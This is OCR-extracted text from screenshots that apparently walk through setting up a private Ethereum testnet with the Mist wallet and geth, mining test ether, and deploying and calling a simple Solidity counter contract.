

Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
WALLETS
SEND
CONTRACTS
BALANCE
0.00 ETHER*
Accounts Overvi
ADD ACCOUNT
NO TRANSACTIONS YET
Choose account
wallet.ethereu...
Pin app to the sidebar
CANCEL
STAY ANONYMOUS
Mist
Make sure you backup your keyfiles AND password!
You can find your keyfiles folder using the main menu -> Accounts -> Backup -> Accounts. Keep a copy of the "keystore" folder where you can't lose it!
OK
Create account
GENERATING ACCOUNT...
48 years
Private



Mist
Mist File Edit View Develop Window Help
Ethereum Project
https://ethereum.org
CONNECT
ethereum
HOMESTEAD RELEASE
BLOCKCHAIN APP PLATFORM
0x0d20848138...
ethereum.org
You are sharing your identity with Ethereum Project. This allows the app to see any public information related to your accounts, including balances connected to it.
Create new account
Main account (Etherbase)
Pin app to the sidebar
CANCEL
AUTHORIZE
OPEN CHAT
48 years
Private



Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org
WALLETS
SEND
CONTRACTS
500.00 ETHER*
This is testnet ether, no real market value
ACCOUNTS
Accounts are password protected keys that can hold Ether and Ethereum-based tokens. They can control contracts, but can't display incoming transactions.
MAIN ACCOUNT (ETHERBASE)
500.00 ether
0x0D20848138dB3700f911C22220F7016B675AC82a
ADD ACCOUNT
WALLET CONTRACTS
These contracts are stored on the blockchain and can hold an
ADD WALLET CONTRACT
100 0
7 minutes
Private
~/Ethereum/Project
USER@USER-PC ~
$ cd Ethereum/Project/
USER@USER-PC ~/Ethereum/Project
$ ls -lha
total 1.0K
drwxr-xr-x+ 1 USER None 0 Aug 26 17:35 .
drwxr-xr-x+ 1 USER None 0 Aug 26 17:26 ..
drwxr-xr-x+ 1 USER None 0 Aug 26 17:42 chaindata
-rw-r--r-- 1 USER None 519 Aug 26 17:35 genesis.json
USER@USER-PC ~/Ethereum/Project
$ geth attach
Welcome to the Geth JavaScript console!
instance: Geth/v1.6.7-stable-ab5646c5/windows-amd64/go1.8.3
coinbase: 0x0d20848138db3700f911c22220f7016b675ac82a
at block: 47 (Sat, 26 Aug 2017 20:21:24 IST)
datadir: F:\Ethereum_Environment\home\USER\Ethereum\Project\chaindata
modules: admin:1.0 debug:1.0 eth:1.0 miner:1.0 net:1.0 personal:1.0 rpc:1.0 txpool:1.0 web3:1.0
> miner.start(1);
null
> miner.stop();
true
>



Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org
WALLETS
SEND
CONTRACTS
565.00 ETHER*
This is testnet ether, no real market value
ACCOUNTS
Accounts are password protected keys that can hold Ether and Ethereum-based tokens. They can control contracts, but can't display incoming transactions.
MAIN ACCOUNT (ETHERBASE)
565.00 ether
0x0D20848138dB3700f911C22220F7016B675AC82a
ADD ACCOUNT
WALLET CONTRACTS
These contracts are stored on the blockchain and can hold an
ADD WALLET CONTRACT
13.8 KH/s
113 0 5s
Private
~/Ethereum/Project
USER@USER-PC ~
$ cd Ethereum/Project/
USER@USER-PC ~/Ethereum/Project
$ ls -lha
total 1.0K
drwxr-xr-x+ 1 USER None 0 Aug 26 17:35 .
drwxr-xr-x+ 1 USER None 0 Aug 26 17:26 ..
drwxr-xr-x+ 1 USER None 0 Aug 26 17:42 chaindata
-rw-r--r-- 1 USER None 519 Aug 26 17:35 genesis.json
USER@USER-PC ~/Ethereum/Project
$ geth attach
Welcome to the Geth JavaScript console!
instance: Geth/v1.6.7-stable-ab5646c5/windows-amd64/go1.8.3
coinbase: 0x0d20848138db3700f911c22220f7016b675ac82a
at block: 47 (Sat, 26 Aug 2017 20:21:24 IST)
datadir: F:\Ethereum_Environment\home\USER\Ethereum\Project\chaindata
modules: admin:1.0 debug:1.0 eth:1.0 miner:1.0 net:1.0 personal:1.0 rpc:1.0 txpool:1.0 web3:1.0
> miner.start(1);
null
> miner.stop();
true
> miner.start(1);
null
>



Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org • contracts
WALLETS
SEND
CONTRACTS
BALANCE
1,100.00 ETHER*
Contracts
38.9 KH/s
220 0 4s
Private
DEPLOY NEW CONTRACT



Ethereum Wallet
https://wallet.ethereum.org • deploy-contract
WALLETS
SEND
CONTRACTS
17,445.00 ETHER*
FROM
Main account (Etherbase) - 17,445.00 ETHER
AMOUNT
0.0
ETHER
17,445.00 ETHER
Send everything
You want to send 0 ETHER.
SOLIDITY CONTRACT SOURCE CODE
CONTRACT BYTE CODE
SELECT CONTRACT TO DEPLOY
Arith Value
pragma solidity ^0.4.11;
// define new contract
contract ArithValue{
uint number;
function ArithValue() public { //constructor function with default value
number = 100;
}
// constructor function to set new value
function setNumber(uint theValue) public {
number = theValue;
}
// constructor function to fetch the new value
function fetchNumber() public constant returns (uint) {
return number;
}
// constructor function to increment by one
function incrementNumber() public {
number=number + 1;
}
// constructor function to decrement by one
function decrementNumber() public {
number=number - 1;
}
}



Ethereum Wallet
https://wallet.ethereum.org - deploy-contract
WALLETS
SEND
CONTRACTS
17,445.00 ETHER*
pragma solidity ^0.4.11;
// define new contract
contract ArithValue{
uint number;
function ArithValue() public { //constructor function with default value
number = 100;
}
// constructor function to set new value
function setNumber(uint theValue) public {
number = theValue;
}
// constructor function to fetch the new value
function fetchNumber() public constant returns (uint) {
return number;
}
// constructor function to increment by one
function incrementNumber() public {
number=number + 1;
}
// constructor function to decrement by one
function decrementNumber() public {
number=number - 1;
}
}
SELECT CONTRACT TO DEPLOY
Arith Value
SELECT FEE
0 ETHER
CHEAPER
FASTER
This is the most amount of money that might be used to process this transaction. Your transaction will be mined probably within 30 seconds.
TOTAL
0.00 ETHER
DEPLOY



Create contract
0.00 ETHER
0x0d20...c82a
Create contract
You are about to create a contract from the provided data.
Estimated fee consumption
0.00517385 ether (143,718 gas)
Provide maximum fee
0.00877385 ether (243,718 gas)
Gas price
0.036 ether per million gas
RAW DATA
0x6060604052341561000f576000 80fd5b5b60646000555b5b61010a80
6100266000396000f3006060604052 63ffffffff7c0100000000000000
0000000000000000000000000000000000000000000000006000 35041663273e
a3e38114605a5780633fb5c1cb14606c5780638090b131146081578063
871cc9d41460a3575b600080fd5b341560645760008 0fd5b606a60b556
CONFIRMING...


Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org
WALLETS
SEND
CONTRACTS
1,300.00 ETHER*
LATEST TRANSACTIONS
Filter transactions
7.6 KH/s
260 0 4s
Private
Aug
26
Created contract
Main account (Etherbase) → Created contract at : Arith Value a446
5 of 12 Confirmations
-0.00 ETHER



https://wallet.ethereum.org • account • 0xa4468eb889d4e7fe32e075e43b9a1a8e2e9111a1
CONTRACTS
1,855.00 ETHER*
: ARITH VALUE A446
0.00 ETHER*
WRITE TO CONTRACT
Select function
Increment Number
Pick A Function
Increment Number
Set Number
Decrement Number
Main Account (Etherbase) - 1,855.00 ETH
EXECUTE



Execute contract
0.00 ETHER
0X273EA3E3
0x0d20...c82a
0xa446...11a1
You are about to execute a function on a contract. This might involve transfer of value.
Estimated fee consumption
0.00095735 ether (26,593 gas)
Provide maximum fee
0.00455735 ether (126,593 gas)
Gas price
0.036 ether per million gas
RAW DATA
TRY TO DECODE DATA
0x273ea3e3
CANCEL
SEND TRANSACTION


Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org • account • 0xa4468eb889d4e7fe32e075e43b9a1a8e2e9111a1
WALLETS
SEND
CONTRACTS
2,005.00 ETHER*
: ARITH VALUE A446
0.00 ETHER*
READ FROM CONTRACT
WRITE TO CONTRACT
Fetch number
101
Select function
Increment Number
Execute from
Main Account (Etherbase) - 2,005.00 ETH
EXECUTE
LATEST EVENTS
32.8 KH/s
401 0 6s
Private


Mist
Mist File Edit View Develop Window Help
Ethereum Wallet
https://wallet.ethereum.org
WALLETS
SEND
CONTRACTS
2,415.00 ETHER*
ADD WALLET CONTRACT
LATEST TRANSACTIONS
Filter transactions
Aug 26
Contract execution
Main account (Etherbase) → : Arith Value a446
2 minutes ago
-0.00 ETHER
Aug 26
Contract execution
Main account (Etherbase) → : Arith Value a446
4 minutes ago
-0.00 ETHER
Aug 26
Contract execution
Main account (Etherbase) → : Arith Value a446
5 minutes ago
-0.00 ETHER
Aug 26
Created contract
Main account (Etherbase) → Created contract at : Arith Value a446
16 minutes ago
-0.00 ETHER
32.9 KH/s
483 0 5s
Private

